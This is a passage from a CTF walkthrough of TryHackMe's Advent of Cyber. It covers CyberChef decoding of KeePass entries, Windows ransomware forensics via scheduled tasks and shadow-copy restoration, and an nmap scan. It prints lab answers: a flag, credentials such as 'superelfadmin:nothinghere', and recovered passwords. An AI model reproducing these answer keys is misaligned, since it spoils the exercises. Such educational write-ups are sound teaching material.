


Copy the password. By using CyberChef, decode with the magic recipe. The decoded password is '**ic3Skating!**'.




Question7: What is the username:password pair of Elf Security System?

In the Recycle Bin tab, We can find the username:password pair, which is '**superelfadmin:nothinghere'**.




Question8: Decode the last encoded value. What is the flag?


As we could not find any clue, we tried to see the description box.



Using CyberChef, use the ‘From Charcode’ recipe twice with the delimiter of comma and base of 10. We will get a link.



Navigate to the link and obtain the flag. The flag is **THM{657012dcf3d1318dca0ed864f0e70535}**.



Through process/ methodology:

Firstly, we enter the RDP by using the credentials given by TryHackMe.com. On the Desktop, there is a folder with an unknown name. Since we cannot log into KeePass.exe, we decode the folder name with the ‘magic’ recipe. Refer to the first row of the properties column. We can find the encoding method which is ‘base64’.After logging into KeePass with the password, We can see the note on the hiya key in the “Private” tab. Next, by using CyberChef we can get the decoded password value of the Elf Server, the encoding used on the Elf Server password, decoded password value for ElfMail, and the last Charcode to obtain the THM flag.

Day 23: The Grinch strikes again!

Tools Used: Kali Linux, Remmina


Solution / Walkthrough:

Question 1: What does the wallpaper say?

We login to Remmina with the given ip, username and password. After login we will see a wallpaper saying **"THIS IS FINE"**.


Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Open a text file on the desktop, copy the fake ‘bitcoin address’ in the text and use command prompt to decrypt it. After decrypting, we will get the text **“nomorebestfestivalcompany”**.



Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Next, we go to the ‘/Documents/vStockings/elf1’, we will see the file with extension **“.grinch”**.




Question 4: What is the name of the suspicious scheduled task?

Next, we open the 'Task Scheduler', we will see a suspicious task with a weird name **"opidsfsdf"** is running.


Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

We click on the suspicious task we found and the location of the .exe file is under Details, which is **"C:\Users\Administrator\Desktop\opidsfsdf.exe"**.




Question 6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

We click on the 'ShadowCopyVolume', the ID is located under the general tab, which is **"7a9eea15-0000-0000-0000-010000000000"**.




Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?

We use ‘disk management’ to add a letter to the drive.




Then, we go to the file explorer and open the drive we modified just now, enable the “show hidden items” checkbox and a folder named **“confidential”** appears.




Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?


We restore the previous version of the ‘confidential’ folder.



Then, a text file will appear in the folder.



We open the text file and we will see the password **“m33pa55w0rdIZseecure!”**.



Through process/ methodology:

First, we login into Remmina by the IP, username and password given. We open the text file on the desktop and decrypt the fake ‘bitcoin address’ and get the plain text value. Next, we enter the ‘/Document/vStocking/elf1’ directory, and we will see the encrypted file with extension “.grinch”. Then, we open the ‘Task Scheduler’ and find the suspicious task running, the location of the task is under the details tab. Next, we click on the ShadowCopyVolume and its ID is under the general tab. Next, we use ‘Disk Management’ to add a letter to the backup drive. Then, we open the drive and check the ‘show hidden items’ checkbox and the ‘confidential’ folder appears. We restore the previous version of this folder and a text file will appear inside the folder, open the text file then we can read the password.


Day 24: A Trial Before Christmas

Tools Used: Kali Linux, Burpsuite

Solution / Walkthrough:


Question 1: Scan the machine. What ports are open?

Scan the attacking IP address using nmap. It is shown that port **80** and **65000** are open.



